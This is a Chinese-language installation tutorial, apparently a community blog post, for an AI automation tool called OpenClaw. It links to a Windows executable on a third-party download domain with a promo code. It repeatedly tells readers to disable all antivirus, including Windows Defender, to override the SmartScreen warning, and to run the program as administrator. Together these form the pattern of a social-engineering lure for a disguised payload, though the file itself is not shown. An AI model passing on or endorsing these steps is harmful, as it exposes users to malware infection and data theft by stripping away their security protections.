
【新手速上手】OpenClaw 2.6.4 部署报错修复与完整教程(内含安装包)
OpenClaw 是一款可以在电脑本地运行的 AI 自动化工具,不用写代码、不用懂复杂技术,就能帮你自动整理文件、操作软件、处理数据。这篇教程一步一步讲清楚,照着做就能顺利装好。
一、安装前准备(3 步,非常关键)
-
关闭杀毒与防护软件安装前先把 360、电脑管家、火绒、Windows Defender 都暂时关掉。因为工具需要正常读写系统文件,不关掉容易被拦截,导致安装失败。
-
安装路径必须纯英文路径里不能有中文、空格、特殊符号,否则会直接报错。推荐直接用这个路径,复制粘贴即可:
plaintext
D:\OpenClaw -
用专业解压工具建议用 WinRAR 或 7-Zip,不推荐系统自带解压,容易出现文件损坏。
二、下载安装包
复制下面链接,在浏览器里打开直接下载:https://openclaw.ikidi.top/api/download/package/24?promoCode=IV7B589A1563
文件大小约 49.7MB,下载很快。⚠️ 重要提示:下载后是压缩包,千万不要直接在压缩包里打开程序,必须先解压。
三、解压文件
- 找到下载好的压缩包,右键点击。

- 选择解压到
D:\OpenClaw。 
- 解压完成后,打开文件夹,找到:Openclaw Windows 一键启动.exe

四、启动安装程序
- 双击上面这个程序。

- 如果弹出 “Windows 已保护你的电脑”:点 更多信息 → 再点 仍要运行。


- 进入界面后,直接点 开始使用。
五、正式安装(全程自动,不用动手)

- 确认安装路径是纯英文,没有中文。
- 勾选用户协议。
- 点击 开始安装。
- 等待 3~5 分钟,不要关闭窗口。

软件会自动配置环境、安装依赖、部署服务,你只需要等它跑完。
六、检查是否安装成功
安装完成后会自动打开主界面,显示:正在等待 Gateway 就绪...


第一次启动会稍微慢一点,等待 1~3 分钟都正常。当右上角显示 Gateway 在线,就说明安装成功,可以正常使用了。
七、常用指令(直接复制就能用)
- 帮我整理下载文件夹,按图片、文档、视频、安装包自动分类
- 清理桌面无效快捷方式,把文件按类型归类存放
- 提取桌面上所有 Word 文档的标题,生成一个清单
- 查看我的电脑 C 盘、D 盘剩余存储空间
八、常见问题解决
-
安装或启动失败关闭杀毒 → 重新解压 → 右键选择 “以管理员身份运行”
-
提示路径不合法改成纯英文路径,不要出现中文、空格和符号
-
Gateway 一直显示离线关闭杀毒 → 点击右上角重启服务 → 重新打开软件
-
第一次启动很慢属于正常情况,第一次要加载环境,后面启动都是秒开
安装包下载地址
https://openclaw.ikidi.top/api/download/package/24?promoCode=IV7B589A1563

小龙虾开发者社区是 CSDN 旗下专注 OpenClaw 生态的官方阵地,聚焦技能开发、插件实践与部署教程,为开发者提供可直接落地的方案、工具与交流平台,助力高效构建与落地 AI 应用
更多推荐

 15
15 0
0- 0


 已为社区贡献10条内容

所有评论(0)